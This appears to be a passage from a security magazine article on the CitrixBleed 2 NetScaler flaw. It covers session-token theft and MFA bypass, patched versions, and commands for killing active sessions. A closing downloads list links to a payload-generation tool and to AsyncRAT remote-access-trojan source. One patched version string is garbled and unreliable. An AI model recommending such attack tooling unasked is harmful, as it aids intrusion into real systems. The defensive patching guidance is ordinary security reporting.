


Fig: Exploitation of CitrixBleed 2 vulnerability

Impact

Kevin Beaumont, the security researcher who named this vulnerability “Citrix Bleed 2” said that his scan returned over 56,400 publicly exposed Netscaler ADC and gateway endpoints with majority of them running vulnerable versions.

The vulnerability can be exploited to gain access on susceptible appliances and to expose session tokens allowing hackers to bypass authentication mechanism and MFA. Note that session tokens are different from session cookies.

Session tokens give longer access time compared to session cookies. So, if hackers gain access, he/she can have access over a long time without being detected. Hackers can even gain access to credentials and other sensitive details.

This vulnerability can lead to ransomware deployment and lateral movement. However, the actual impact of this vulnerability is still unknown.

How to secure?

To secure your Netscaler devices from this vulnerability, update your Netscaler gateway and ADC to 1.4.43.56-58.32, 13.1-NDcPP 13.1-37.235 (FIPS) and 12.1-55.328 (FIPS).

NetScaler ADC and Gateway versions 12.1 and 13.0 have reached End Of Life (EOL) and no longer supported. Hence, the only option is to replace these devices with new and supported versions.

Also, note that there is no workaround for this vulnerability and the only option is to update devices.

Citrix recommend all users to terminate all active sessions after upgrading (applying patches). This will end any active sessions hackers already had. Otherwise hackers will continue to have access even after you apply updates.

You can see all active sessions in Netscaler devices using command “show

-icaconnection” and Netscaler gateway>PcoIP>connection. You can kill a session using commands shown below.

kill icaconnection -all

Kill pcoipconnection -all

DOWNLOADS

SharpShooter tool

<https://github.com/mdsecactivebreach/SharpShooter>

ASync RAT - CSHARP

<https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp>

Kali Linux 2025.2

<https://www.kali.org/get-kali/#kali-platforms>

Follow Hackercool Magazine for latest updates



USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>

